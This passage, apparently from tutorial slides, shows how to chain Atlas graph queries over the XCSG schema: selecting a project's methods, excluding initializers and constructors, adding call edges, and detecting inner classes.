var containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)

Chaining Queries (2)

2. We then define yet another subgraph (called *app*) which contains nodes and edges declared under the MyProject project.

var app = containsEdges.forward(universe.project(”MyProject"))

3. From the app subgraph we select all nodes that are methods.

var appMethods = app.nodesTaggedWithAny(XCSG.Method)

4. From the subgraph *app* we select all method nodes named "<init>" (instance initializer methods) or "<clinit>" (static initializer methods). We are using a query method called methods(String methodName) that selects methods that have a name that matches the given string. We will explore more query methods later.

var initializers = app.methods("<init>”).union(app.methods("<clinit>"))

Chaining Queries (3)

5. From the app subgraph we select all nodes that are constructors.

var constructors = app.nodesTaggedWithAny(XCSG.Constructor)

6. From the universe create a subgraph (called callEdges) that only contains nodes and edges connected by a call relationship.

var callEdges = universe.edgesTaggedWithAny(XCSG.Call)

7. Define graph to be the methods in the app ignoring initializers and constructors with call edges added in where they exist.

var q = (appMethods difference (initializers.union(constructors))).induce(callEdges)

8. Evaluate and display the graph query.

show(q)

Atlas Schema

- To become proficient in wielding Atlas, you should have:
  - Firm understanding of Extensible Common Software Graph (XCSG) schema
  - Firm understanding of the language you are analyzing (Java source, Jimple, C)
- Examples:
  - How do we detect an inner class with XCSG?
  - No tag for inner class, inner class is defined by a contains relationship.
    - *containsEdges = universe.edgesTaggedWithAny(XCSG.Contains)*
    - *topLevelClasses = containsEdges.successors(universe.nodesTaggedWithAny(XCSG.Package))*
    - *innerClasses = containsEdges.forward(topLevelClasses).difference(topLevelClasses)*
  - What about Java vs. Jimple (Java Bytecode)?
    - No concept of inner classes in bytecode

Atlas Schema Resources

- http://ensoftatlas.com/wiki/Extensible_Common_Software_Graph
- Eclipse → Show Views → Other… → Atlas → Element Detail View
- Atlas Shell (test out queries on the fly!)
- Atlas Smart Views (interactive graphs)